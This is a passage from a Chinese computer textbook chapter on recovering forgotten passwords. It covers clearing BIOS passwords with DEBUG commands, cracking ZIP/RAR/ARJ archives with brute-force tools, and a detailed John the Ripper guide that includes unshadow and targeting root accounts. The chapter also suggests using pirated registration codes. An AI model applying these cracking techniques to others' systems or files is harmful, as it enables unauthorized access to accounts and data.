要使用用户密码、编辑 Word 文档要设置文档密码……所有这些都为用户的数据安全提供了必要的安全保障。不过随着密码应用范围的增加，遗忘密码的情况也在与日俱增（谁也无法保证自己绝对不会忘记密码），在忘记密码之后如何破解这些密码，尽可能减少损失就成为广大用户所关注的一个话题。为方便用户的使用，现将常用计算机密码的破解方法作一简要介绍。

4.4.1 开机密码

根据用户设置的不同，开机密码一般分为两种不同情况：一种就是 SETUP 密码（采用此方式时，系统可直接启动，而仅仅只在进入 BIOS 设置时要求输入密码）；另一种就是 SYSTEM 密码（采用此方式时，无论是直接启动还是进行 BIOS 设置时都要求输入密码，没有密码将一事无成）。对于用户设置的这两种密码，破解方法是有所区别的。

1. SETUP 密码

如果计算机能正常引导，只是不能进入 BIOS 设置（即设置了 SETUP 密码），那么用户在遗忘密码之后只需在 DOS 状态下启动 DEBUG，然后输入如下命令即可手工清除密码：

```
_ o 70 16
_ o 71 16
_ q
```

另外，不熟悉 DEBUG 的用户也可到 http://www.newhua.com/down/Cmospwd.zip 下载一个专门破解 CMOS 密码的工具软件 Cmospwd。然后在 DOS 启动该程序，它就会将用户的 CMOS 密码显示出来（Cmospwd 支持 Acer、AMI、AWARD、COMPAQ、DELL、IBM、PACKARD、BELL、PHOENIX、ZENITH AMI 等多种 BIOS），使用非常方便。

2. SYSTEM 密码

若没有密码根本不能启动计算机（即设置了 SYSTEM 密码），那用户就无法通过软件来解决密码遗忘的问题了。此时惟一的方法就是打开机箱，给 CMOS 放电，清除 CMOS 中的所有内容（当然也就包括密码），然后重新开机进行设置。另外，有些主板设置了 CMOS 密码清除跳线，将该跳线短接也可达到同样的目的（详情参见主板说明书）。

4.4.2 压缩文件密码

1. ZIP 文件破解

Advanced ZIP Password Recovery（简称 AZPR）是一款功能十分强大的 ZIP 密码破解工具。当所给的 ZIP 文件指定了一个密码后，压缩软件就使用一种相对复杂的算法对文件进行了加密，而密码本身并没有保存在文件中，所以这个密码是不可能剥离出来的，但是 Advanced ZIP Password Recovery 使用一种叫做粗略近似法的算法加上字典攻击就可以找出这个密码，Advanced ZIP Password Recovery 具有方便的用户界面，它每秒钟可以尝试 200 万个密码，而且对常见的压缩软件都支持，可以设定粗略近似法的密码长度和字符集。需要注意的是 ZIP 密码的算法十分强大，如果加了一个精心挑选的多于 10 位的密码，那么在合理的时间内破解是不可能的，而且非注册版本只能找回小于 4 位的密码。

把下载的文件解压到一个文件夹中，然后运行 setup.exe，出现了安装向导的界面，如图 4-39 所示。




图 4-39　AZPR（一）

单击“ Next ”按钮，就会看到授权信息、程序简介、系统需求以及程序的历史，跳过之后安装向导会让用户选择安装目录,同时在右下角显示当前磁盘中的剩余空间和安装后的剩余空间，选定之后单击“ Next”按钮，这时安装向导会问是否愿意备份替换掉的文件，因为安装过程中总要替换一些系统文件，所以还是备份为好，这样就为备份文件选择一个目录，就可以选择要安装的程序组件了。共有两个是可选组件：一个是定制字符集，一个是多语言包，选择之后就可以开始安装了，程序很快拷贝完文件，最后给出提示，已经成功的安装了 Advanced ZIP Password Recovery。

运行 Advanced ZIP Password Recovery，会打开如图 4-40 所示的程序界面，程序界面很直观，所有的设置选项和操作状况都显示在一个窗口中，下边的状态栏显示程序状态。



图 4-40　AZPR（二）

要使用 Advanced ZIP Password Recovery 进行密码破解，必须先创建一个 Project（项目），这个项目基于 Word 文档，它包含所有关于源文件、选项以及字符集的信息。程序运行时会自动创建一个项目。接下来自然是选择要破解的文件了，单击“ Encrypted ZIP file ”下边的“ Open ”按钮，就可以浏览 ZIP 文件，选中之后确定，文档就被加载到程序中。加载文件后，就可以保存项目，单击“ Save project ”按钮就可以了，这样对文件的所有操作都会记录在这个项目文件中，而且程序会自动为项目设定一个文件名。

所谓“ 磨刀不误砍柴工 ”，在破解之前，还是先来看看 Advanced ZIP Password Recovery 的设置，这有利于选择更好的破解方案以尽快得到密码。

先来看攻击方式（Type of attack），可以选择粗略近似法、粗略近似法加掩码、字典攻击或者是纯文本方法。掩码就是已经知道密码中的字符，可以填入这些字符然后程序就可以缩小搜查范围。

程序窗口中间部分是破解方法的选项，其中 Range 属于粗略近似法的选项，如图 4-41 所示，可以选择破解过程中使用的字符集，选项包括大写字母、小写字母、数字、特殊符号以及空格等，或者直接选择可打印字符就包括了所有字符，如果使用了粗略近似法加掩码的破解方式，还可以输入掩码，以便更快地找出密码，也可以选择一个开始密码。




图 4-41　AZPR（三）

选中“ Length ”标签，如图 4-42 所示，包括了密码长度范围以及程序设置。可以为要尝试的密码设定一个长度范围，在试用版中最多只能到 5 位。




图 4-42　AZPR（四）

如果使用字典攻击法，那么就可以在字典页面设置字典文件，而且可以选择使用所有大小写组合，还可以指定一个开始行。

而使用纯文本破解时，也能在纯文本页面设置纯文本的属性，可以选择纯文本文件，还可以使用 3 个密钥来给 ZIP 文件加上密码，这样以后就可以轻松地从纯文本中恢复密码了。

往下就是自动保存的选项，可以设定自动保存的文件名和路径以及时间间隔，默认值为 5

分钟。

最后是程序选项，包括程序优先级，语言，最小化时缩小为系统托盘上的图标，以及程序更新速度。选择让程序在后台运行，这样就可以做别的事情了，如果破解很紧急，那么就让它在前台运行。

设置完毕之后，就可以快速地破解密码了，单击“ Start Recovery ”按钮，程序就开始破解密码，这时窗口下边的进度条将显示进度，如图 4-43 所示。




图 4-43　AZPR（五）

破解完成之后，程序会弹出如图 4-44 所示的窗口来报告破解结果，这个报告包括了密码总额、总用时、平均速度、该 ZIP 文件的密码，以及密码的十六进制表示，可以把这个结果保存在一个文本文件中，以备以后查看。




图 4-44　AZPR（六）

程序还提供了一个测试工具，可以测试计算机破解的速度，单击“ Benchmark ”按钮，程序就会开始进行测试，然后给出一个测试报告，其中包括了密码总数、破解时间以及速度，如图 4-45 所示。




图 4-45　AZPR（七）

Advanced ZIP Password Recovery 可以使用多种方法来破解密码，所以效果是非常好的，而且程序的界面很简易，使用方便，虽然预览版只能破解 5 位密码，但是可以从网上查找到它的注册码，注册后密码长度就没有限制了，这样就拥有了一个破解利器，从此再也不怕忘记密码了。

2. ARJ

当 ARJ 压缩包的密码遗忘之后，可以到 http://www.elcomsoft.com/下载一个专业的 ARJ 压缩包密码破解软件 AAPR（Advanced ARJ Password Recovery），利用它找出 ARJ 压缩包的密码。其使用方法类似于上面的 AZPR。系统就采用穷举法对所有可能的密码组合进行测试，找到密码之后再将其显示出来，使用非常方便。

3. RAR

RAR 也是一个非常流行的压缩软件，用户在遗忘 RAR 压缩包的密码之后可到使用 ARPR（Advanced RAR Password Recovery）来破解，使用方法类似于上面的 AZPR 的用法。另外用户也可以从 http://www.ssl.stu.neva.ru/下载一个 CRARK 软件来对其进行破解。这是一个命令行实用程序，它主要通过命令行来实现对 RAR 压缩包的密码进行破解。其命令格式为：“ CRARK 命令行参数 RAR 压缩包文件名 ”。不过事实上一般只需直接使用 “ CRARK RAR 压缩包文件名 ” 命令，利用缺省参数即可达到对 RAR 压缩包的密码进行破解的目的。

CRARK 有关命令行参数的含义：

- -l：指定最小密码长度；
- -g：指定最大密码长度；
- -s：使用用户自己的设置；
- -d：设置主要词典的文件名；
- -u：设置用户词典的文件名；
- -p：设置密码进度文件名。

4.4.3 UNIX 口令破解

John the Ripper 是一个 UNIX 密码破解工具程序，可以使用的作业系统环境有 UNIX（在 Linux x86、FreeBSD x86、Solaris 2.x SPARC 和 OSF/1 Alpha 都测试过）、DOS 和 Win95/NT。

作者把 John 尽量设计成强大而且快速的破解工具。在同一个程序里面包含了几种的破解方式，而且可以完全依照需求来自定义 John 破解的方式。 而且 John 也可以在不同的系统平台上使用，让用户可以在不同的计算机上破解密码，在范例中的接续破解，可以让用户在破解中断之后，在不同的作业平台上接下去破解。John 的 crypt（）函数在快速作业的模式之下进行了最佳化，这可以让 John 在破解的时候跑得比其他的破解工具快，这个函数同时套用了组合语言及可转平台式 C 语言两个语言所写出来的程序码。

John 支持了以下几种的破解方式：

- 有规则及不规则的字典破解模式；
- “ Single Crack ”，用最简单的资讯来进行破解的工作，速度最快；
- 增强破解模式（也称暴力法），尝试所有可能的字符组合；
- 外部破解模式，可以定义的破解模式。

1. 如何安装

John 所提供的是压缩过的程序，需要建一个目录，把这些文件都拷贝到那个目录底下，然后将需要的文件解压缩（当然必需要有解缩的程序）。在使用这个压缩文件以前可能须要先下达一个“ chmod +x john ”指令。如果要 Compile 原始程序，只要进入解压这些文件的目录，然后在系统提示符号下输入“ make ”，就会在屏幕上看到一份系统支持的列表。选择所使用的系统即可。如果的系统没有在该列表上，就输入“ make generic ”，确定使用的是 GCC 且 GNUmake（如果系统没有设定路径，也许还要输入包含路径的执行指令，例如“ /bin/make ”）。

2. 如何使用

作者已经尽量把 John 的操作方式设计得跟 Cracker Jack 相同，所以如果先前曾经使用过 Crack Jack，应该很快的就能够使用 John。总之，有很多 Cracker Jack 的功能都可以在 John 上面延用，操作方法也是相同的。要使用 John the Ripper，必需要有一些密码文件，破解好的密码将会显示在屏幕上，并且储存在一个叫作 ~/john.pot 的文件中（“ ~ ” 所代表的是 John 的相同目录，也就是放置 John 的目录）。这个文件还有另一个功能，就是让 John 不要重复跑已经破解过的账号，如果使用 John 再跑一次曾经跑过的密码文件，相同的账号不会再跑过一次。如果想要看已经破解过的密码，可以使用“ -show ”这个功能。在破解的时候，可以按下“ Enter ”键来观看目前破解的状态，或是按下“ Ctrl+C ”组合键来中断目前的破解工作，这样程序会自动将目前破解到的位置储存在一个文件之中（~/restore 为内定的文件名）。如果是按了两次“ Ctrl+C ”组合键来中断，John 就会直接中断而不会将目前破解进度储存了。这个破解进度文件每十分钟也会自动的储存，以避免计算机在破解中系统崩溃而功亏一溃（这是个不错的设计，Jack 里也有这项功能）。

命令列的功能选项（可以在执行 John 的命令列后加上下面这些选项 ，所有的选项都不须区分大小写）：

- pwfile:<文件名>[，..] 指定密码文件名（可以使用万用字符）。

这个选项用来指定所要破解的密码文件（通常在命令中列上要使用的文件名称，不能够使用以 “ - ”这个字作为开头的文件名称，因为“ - ”已经被用来当作命令列的辨识字符了）。

- wordfile:<文件名> -stdin 字典破解模式，由字典读取来破解，或是 stdin。

这个选项用来开启 John 为字典破解模式。

- rules 打开规则式字典破解模式。

开启规则式（就像使用 Alec Muffett 的方式破解）。至于规则的定义就是使用放在 ~/john.ini 中 [List.Rules:Wordlist] 所定义的规则。

-incremental[:<mode>] 增强模式 [使用 john.ini 中定义的模式]。

开启增强模式，使用在 ~/john.ini 中所定义的模式来破解（在 [Incremental:<mode>] 段落中可以自行定义，<mode> 就是在这里所要指定的<mode>名称，[Incremental:All] 为内定）。这一段可以让用户指定很多不同的方式，会在后面说明。

- single Single Crack 模式

开启 “ Single Crack ”模式，使用在 [List.Rules:Single] 中所定义的规则。

- external:<mode> 外部破解模式，使用在 john.ini 定义的 <mode>。

开启外部破解模式，将会自动启用在 ~/john.ini 的 [List.External:<mode>] 段中所定义的

自定义破解功能。

- restore[:<文件名>] 回复上一次的破解工作 [经由 <文件名>]。

继续上次中断的破解工作，由特定的文件（通常是 ~/resotre）读取上一次破解时中断的位置，然后接下去破解。这可用在中断破解之后的接续破解。

- makechars:<文件名> 制作字符表，所指定的文件名若存在会被覆写。

产生一个内含字符表的文件，会以~/johh.pot（找到的密码）为基础来产生。这个产生出来的文件可以用在增强破解模式上。除非指定了其他的密码文件，不然系统将会自动抓~/john.pot 内容来产生字符表。也可以同时使用 filter（）函数来进行过滤。

- show 显示已破解的密码。

显示已经破解完成的密码。必需同时指定要显示的密码文件是哪一个才行。

- test 执行速度测试。

这个功能可以用来测试所使用的计算机的破解速度，它会显示一个速度的比较表来告诉用户的计算机在不同的环境（要破解的账号多寡）所产生的不同效率，让用户可以做最佳的调整。在不熟悉的密码文件破解的时候:xform1（）跟 xform2（）是真实的编码函数，它呼叫了每一个 key/salt （一对一对的呼叫）， 当每个字呼叫 setkey（），表示 xform1（）或 xform2（）（要看是用哪一种破解模式才能决定是哪一个）在足够的 salts 载入之后，是惟一会被影响到破解速度的函数，总而言之，setkey（）可以决定在使用这个程序时的速度，当使用的是以 MD5 编码的密码文件，md5crypt（）就会取代所有的其他函数。

- users:<login|uid>[，..] 只破解这一个使用者（或群组）。

能够过滤只破解某些特定的人，也可以用在“ -show ”这个功能（通常会只找 root，但是建议能够找 uid =0 的人，因为 uid=0 也就表示具有 root 同等的权限）。

- shells:[!]<shell>[，..] 只针对某些使用指定的 shell（s）的使用者破解

这个选项可以用在“ 破解/显示 ”。使用的是所指定的 shell 的账号，或者是不要显示/破解这些账号（也就是说可以用来过滤），在 Shell 名称前加上“！”就表示 Not 了。可以在的 Shell 名称之前指定绝对路径，或者也可以不指定，当然，“ -shells:csh ”就会包含“ /bin/csh ”和“ /usr/bin/csh ” ，如果指定的是 “ -shells:/bin/csh ”将只会包含“ /bin/csh ” 这个 Shell 名称。

- salts:[!]<count> 只破解 salts 大于 <count> 的账号。

这个功能通常使用在得到最高的系统性能来破解密码上。如同范例，可以只破解某些的 salts 使用“ -salts:2 ”这个选项， 会使的系统运作快一点， 然后再破解 rest 使用 “-salts:!2” 这个选项（配合着使用）。总共需要的破解时间大约是相同的，不过得到已破解账号的速度会快一些，而且系统不需要休息。

- lamesalts 设定 salts 中密码所使用的 cleartext。

当不知道在做什么的时候，不要使用这个选项。

- timeout:<time> 设定最长的破解时间 <time> 分钟。

当设定的时间到达时，John 将会自动中断目前的破解工作。

- list 列出每一个字。

在标准输出设备上（通常是屏幕）列出已经破解出的每一个字（密码）。这个功能可以用在检查的自定义破解模式是否正确的完成。

- beep -quiet 当发现密码是/否要发出声响。

可以在 ~/john.ini 中指定所要的预设值。

- noname -nohash 不要使用内存来储存 login name 和其他的资料。

在没有足够的内存来运行 John 的时候，可能需要这个选项。“ -noname ”不能使用在“ Single Crack ”模式之下，因为 Login name 必须在此模式下使用。

- des -md5 强制使用 DES 或 MD5 模式。

这个选项让用户自行决定密码加密的方式（不用自动判断）。要注意的是，John 并不能在同一个破解工作中同时运行两种不同的密码加密方式，如果密码文件有两种，就要分开来运行。

也许会使用到 John 所附的一些工具程序：

xtract [source] [> <target>]

由文本文件中取出字典，把字典使用在破解上。重复的字不会自动移除，需要再使用“ sort –u ”来作输出（这里的指令是用在 UNIX 上的）。

unshadow <passwd> <shadow> [> <target>]

组合 passwd 和 shadow 文件（当已经得到这两个文件的时候），让真正的密码文件得以还原，这样就可以在 John 上面使用了。也许会需要这个功能，如果只有 shadow 过的密码文件，GECOS 资讯不能在“ Single Crack ”模式下使用，而且也不能够使用“ -shells ”这个选项的功能。

3. 破解的模式

- 字典模式

这是 John 所支持的破解模式中最简单的一种，需要的只是指定一个字典 （文本文件，每行一个英文单字）及一个或一些密码文件，可以使用规则化的方式（用来修正每个读入的单字） 来让这些规则自动地套用在每个读入的单字中。字典中的字不能够重复，因为 John 并不会删除重复及将字典排序，所以如果有重复则会占用过多的内存。最好能将一些常用的字典放在字典的开头，当然最好能够按字母的排列方式来排序的字典。另外，不须担心每一个字符的长度超过了八个字符，John 会自动比对这些字，如果前八个字符一样，John 会自动处理这种情况，而且只试同一个密码一次，前提是这个字必须是接在前一个字后面，这也就是为什么要排序字典的原因了。最好是不要擅作主张的把超过八字符的字切成八个字符，因为在规则化的破解模式之下，后面的字可能还会有其他的用处。因为 DES 编码方法在以前的系统上有八字符的限制，所以超过八字符的密码亦视同八字符来编码，超过的部分则会被系统自动切除。

- “ Single Crack ”模式

这是刚才是破解密码时需使用的，它将会试着使用 login/GECOS 资讯来当做密码，这些资信通常适用于该信息来源的账号（在账号上是相同的 salt），所以几乎不需要额外的破解时间，“ Single Crack ”模式比字典模式还要快很多，它也使得可以使用许多种规则（这些规则通常在使用此一模式时都会开启）在合理的时间之内。当然，这个模式只会得到使用基本资料来当作密码的使用者资料。值得注意的是，当用这个模式在同一个时间跑很多的密码文件时，通常会比将这些文件分开来跑还要能够更快的得到已经破解的密码。不要跑尽所有的规则也许是一个好方法，但是节省时间，然后用其他的破解模式来跑，这样的话规则型态会以号码来排列破解的密码。CJack 的使用者必需要注意到 John 的“ Single Crack ”模式是完全不一样的。它不需要指定一个密码文件，因为密码文件制造的规则型态与程序码已经内建在 John 里了。

- 增强模式

这是功能最强大的破解模式，它可试所有可能的字符组合来当作密码，但是这个模式是假设在破解中不会被中断，所以当在使用长字串组合时，最好不要直接中断执行（事实上还是可以在执行时中断，如果设定了密码字串长度的限制，或者是让这个模式跑一些字符数少一点的字符集），然后将可以早一点中断它的执行。这就是为什么这个模式需要指定字符频率表(character frequency tables，字符集)，在有限的时间内去得到所有可能的密码。要使用这个破解模式，要指定及定义破解模式的参数（包含密码长度的限制还有字符集）。这些参数必须写入到~/john。ini 中的[Incremental:<mode>] 这一段内，<mode>可以任意命名（就是必须要在执行 John 时在命令列指定的名称）。可以使用一个重新定义的增强模式，或是定义一个自定义的。若曾经定义过了一次，日后当要再使用同一种增强模式的时候只要指定增强模式要套用的选项，相同的选项及密码文件的套用就会自动回复。

- 扩充模式

在使用 John 的时候可以定义一些扩充的破解模式。只要在~/john.ini 的[List.External:<mode>]一节中指定就可以了，<mode>就是所指定的模式名称。这一段中必须要包含一些 John 尝试要产生的字典的功能。这些功能的撰写方式就是 C 语言的子集，它会自动的在 John 执行前编译（只有在开启 John 时使用这个模式才会被编译）。

4. 如何自己定制

John the Ripper 的破解行为及方式可以编辑~/john.ini 来自己定制，可以在执行 John 的时候在命令列指定破解方式，其他 John 的选项不会受到命令列的影响，为增强模式定义一些参数，为 Single Crack 模式定义一些规则，或者也可以定义一个新的破解方式。这个设定文件（~/john.ini）是由许多小段组合而成的。每一个小段的起始是由括弧括起来，里面所写的是这一段的名称。每一个段中内含了指定的一些参数来组成可变动的参数，或由一些特别的项目来指定段的型态（像这样的段启始字符为“ list ”）。段跟可动参数的大小写对程序来讲是无所谓的。如果在行前加上了“ # ”或是“ ;”字符，就表示这一行将会被程序所略过不予执行，可以用来加入一些注解。

- 一般选项

预设一些命令列选项可以放在 [Defaults] 这一段中。可以定义下面这些值。

Wordfile：设定字典名，这会自动虚拟成正使用的破解模式是字典模式，不需要再加上“ -wordfile ”这个选项。

Timeout：设定中断的时间，单位为分钟。如果使用这个选项，所有的破解模式都会接受时间到就自动停止（建议不要指定这项，在命令列指定就好了）。

Beep：当系统找到密码时会发出 “ 哔 ”声，或是在一些要问（Yes/No）的时候也会令计算机发出声响来提醒。另一组相反的选项为“ -quiet ”，它不会令计算机发出声响， 所以最好先指定 Beep，当需要让计算机安静时在命令列使用“ -quiet ”即可。

一些其他的选项可以先定义在 [Options] 这一段中：

Realtime：设定已经经过的时间为 D：HH：MM：SS 来取代原先用秒数来计算的方式（跟 CJack 相同）。Percent 设定显示百分比指示器。

- 增强破解模式的参数

要定义一个增强模式的参数， 需要先建立一个叫作 [Incremental：<mode>]的段，这里的 <mode> 可以自定义这一段的名称。在 John 里面有一些已经设定好的预设增强模式的参数定义，可以用这些定义来当作自定义参数的范本。下面这些是支持的参数：

CharCount：限制不同字符使用时的字数限制，让 John 初始化时可以早一点试跑长字串的密码，也可以用来设定字符集的特别长度。当使用一个外部的字符集文件，其字符数量小于在 CharCount：所设的字符数时，内定值（当此值未定义时的预设值）所有定义的字符都会被使用。

MinLen：最小的密码字串长度、字符数（1 为内定值）。

MaxLen：最大的密码字串长度、字符数（8 为内定值）。

Wordlike：设定为“ Y ”可以开启一个简单的字典过滤器（一排字有多于一个的母音，或多于两个没有母音的一排字，都会被过滤掉）。

File：外部字符集文件名（文件是由所设定的路径读入，内定为 ~ 目录）设定这个参数会取消在设定文件中内定的字符集。

CharsetNM（N 与 M 为数字格式，1 <= N <= 8，1 <= M <= N）为一个密码文件定义一个字符集长度为 N， 字符指标为 M。字符的顺序是很重要的，比较频繁的字符将会较先被取代，字符集不需要大小相同。

- 字典的规则

定义字典及“ single crack ”模式的节段是放在一个叫做 [List.Rules：Wordlist]跟 [List.Rules：Single] 之中。作者使用一种叫作“ 扩充破解 ”（by Alec Muffett）的语法，或许有许多人对于这种破解模式已经很熟悉了。作者加入了更多重要的规则来使它更为优秀，让它能够使用同一个原始来源产生更多更复杂的方式。当在定义规则的时候，在每一行中只需要安排一种规则（之前可能需要下达一些指令），每一种规则由一个或多个指令组成。下面这些指令是 John 所支持的（大部分的说明是由 Crack 程序的 dicts.rules 所转录下来的，但是程序码是作者自己重写的，而且比 Crack 还要快）：

一般常用指令：

： no-op - 不要在输入的字之后作任何动作

<n 拒绝输入的字长度是 < n 的字符，n = 0～9

>n 拒绝输入的字长度是 > n 的字符，n = 0～9

^x 将“ x ”由每个输入的字移出

$y 在每个输入的字后加上“ y ”这个字符

l 强制小写字

u 强制大写字

c 强制第一个字大写（其余小写）

r 把字符排列次序颠倒：“ Fred ”→“ derF ”

d 重复每个字：“ Fred ”→“ FredFred ”

f 映射形态字：“ Fred ”→“ FredderF ”

p 尝试每个字符的大小写变化（abc，Abc，aBc，abC……）

onx 如果字符不满几个字，就把它加到几个字，n（由 0 开始）每个未足字符都以 “ x ”

字取代。

inx 在指定字符数插入“ x ”的字符，字符数 n（由 0 开始）后面的字将会依插入的字符多寡而向右边作位移

nb：如果指定的字串总长度（input），字符“ x ”将会用递增的方式加上

xnm 由字串中抽离某些字，字符数 n（由 0 开始）而且会抽离 m 个字符。会使用在字符层级的指令：

sxy 取代（交换），将字串中所有的字符“ x ”取代为“ y ”

s?cy 用“ y ”来取代所有字符为“ c ”者

@x 由字串中清除所有字符为“ x ”者

@?c 由字串中清除所有字符为“ c ”者

!y 拒绝执行字串中包含有“ y ”者

!?c 拒绝执行字串中包含在 class“ c ”中有定义的

/x 拒绝所有字串中未包含字符“ x ”者

/?c 拒绝除了字中包含 class “ c ”以外的所有字

=nx 拒绝除了 class 等于“ x ”以外的所有

=n?c 拒绝除了 class“ c ”以外的所有字

nb：所有的字串都由位置（Position）0 开始计算用在上面所叙述的字符 class 的指令：

?? 相同于“ ? ”

?v 相同于母音：“ aeiouAEIOU ”

?c 相同于子音：“ bcdfghjklmnpqrstvwxyzBCDFGHJKLMNPQRSTVWXYZ ”

?w 相同于空白符号：“ \t ”

?p 相同于标点符号：“ .，：；'\"?!` ”

?s 相同于 一般符号：“ $%^&*（）-_+=|\\<>[]{}#@/~ ”

?l 相同于小写字母（“ a ” to “ z ”）

?u 相同于大写字母（“ A ” to “ Z ”）

?d 相同于数字（“ 0 ” to “ 9 ”）

?a 相同于字母（“ a ” to “ z ” and “ A ” to “ Z ”）

?x 相同于字母及符号（“ a ” to “ z ”，“ A ” to “ Z ” and “ 0 ” to “ 9 ”）

表示相反 class 的字符就用大写字母来表示。

例如，用 ?d 来表示 “ 数字（DIGITS）”，?D 就表示“ 非数字（NON-DIGITS）” 依此类推。

上面所叙述的指令是与 Crack v4.1 相同的，下面的则是 John 中所新增的 （作者说明这些指令也许不是很有用处，且大部分的东西在 Crack v4.1 也可以做出来）：

{ 字串左移：“ jsmith ” → “ smithj ”，etc

} 字串右移：“ smithj ” → “ jsmith ”，etc

Dn 删除位置 n 的字符（由 0 开始）及把该字符后的字左移

P “ crack ” → “ cracked ”，etc（过去式，只针对小写）

G “ crack ” → “ cracking ”，etc（现在进行式， 只针对小写）

~i 由键盘方式转换大小写（加 Shift 键）：“ Crack96" ” → “ cRACK（^ ”， etc

~I 转换大小写：“ Crack96 ” → “ cRACK96 ”，etc

~v 将母音转小写：“ Crack96" ” → “ CRaCK96 ”，etc

~> 由键盘方式将所有字符右移：“ Crack96" “ → “ Vtsvl07 ”， etc

~< 由键盘方式将所有字符左移：“ Crack96" ” → “ Xeaxj85 ”， etc

特别针对 “ single crack ” 模式的指令有双字串支持， 控制这些指令要套用指令时需要用到下列的命令：

1 只有第一个字

2 只有第二个字

+ 包含两个字（必须只用在 “ 1 ” 或 “ 2 ” 之后，也就是 1+2 或 2+1）如果在规则设定中使用了上述的指令，将只会执行双字串（全名，由 GECOS 资料得来），而放弃只有单一字串的字。

“ + ” 会假定在规则结尾使用这些命令的时候，除非用手动指定。例如，“ 1l2u ” 会转换第 1 个字为小写，第 2 个字为大写，而且会把两个字相连。在使用 “ + ” 时可能要应用一些其他的指令：在分别应用一些指令来执行的时候，“ 1l2u+r ” 会用相反顺序来连接这两个字。

如果一个规则（命令列的一行）没有改变字，那一个字将会被排除而不执行，除非整个规则包含了冒号 “ :”，假设加入了冒号 “ :” 在规则定义中。

前置处理是用在组合类似的规则进入同一个来源。如同范例，如果希望让 John 尝试小写密码并加上数字，可以为每个数字定义一个规则，总共有 10 个。现在想像一下加入两位数字（号码），这样设定文件会变得很大且会很难看。用前置处理，可以很简单的就做到这些事情：很简单地写一个来源行，包含这些规则的共用部分，在括号中写出要放进不同规则中的字符（必需要使用正规的表示法）。然后前置处理器就会在 John 初始化的时候产生所要的规则， 像上面的范例一样，来源行会是 “ l$[0-9] ”（小写字串并且加上数字）及 “ l$[0-9]$[0-9] ”（小写字串并加上两位数字）。这些来源行会分别的加到 10 及 100 规则。总之，前置处理的命令处理顺序是由右至左，字符的处理顺序则是由左至右，在加入两位数字这样的例子中会得到正常的顺序。注意在这些范例中只用到字符范围的形态（由 A 到 Z 等的为范围形态），但是可以用字符列表来组合它们，像 “ [aeiou] ” 会使用母音，还有 “ [aeiou0-9] ” 会使用母音跟数字。在规则里，“ [” 括号用来初始化一个字符列表，“ - ” 表示一个包含在内的范围。如果希望把某一行放在设定文件里面，但是又不想使用它们的话，可以在前面加上 “ \ ” 符号，那会使 John 忽略这一行不去执行。如果需要开始一个前置处理表列在开始的一行中，将会用到 “ :” 符号，不然 John 会认为它是一个新节段的开始。

- 定义扩充模式

要定义一种扩充模式，需要建立一个节段叫作[List.External：<mode>]，<mode> 就是自己对这个模式定义的名称。这一个节段中必需要包含一些使用 C 语言子集所写的函数，当在命令列使用这个模式的时候，John 会编译及使用这些程序，编译程序会产生虚拟机器码，比任何直译器或转换成机器可执行码来得好用（现在只完成了 x86 硬件可使用的部分）。下面这些功能是一般会在 John 中使用到的：

init（）在初始化时调用，会初始全域参数；

filter（）在试每一个字串时调用，可以将一些字串过滤掉；

generate（）产生字串时调用，当没有使用其他的破解模式时；

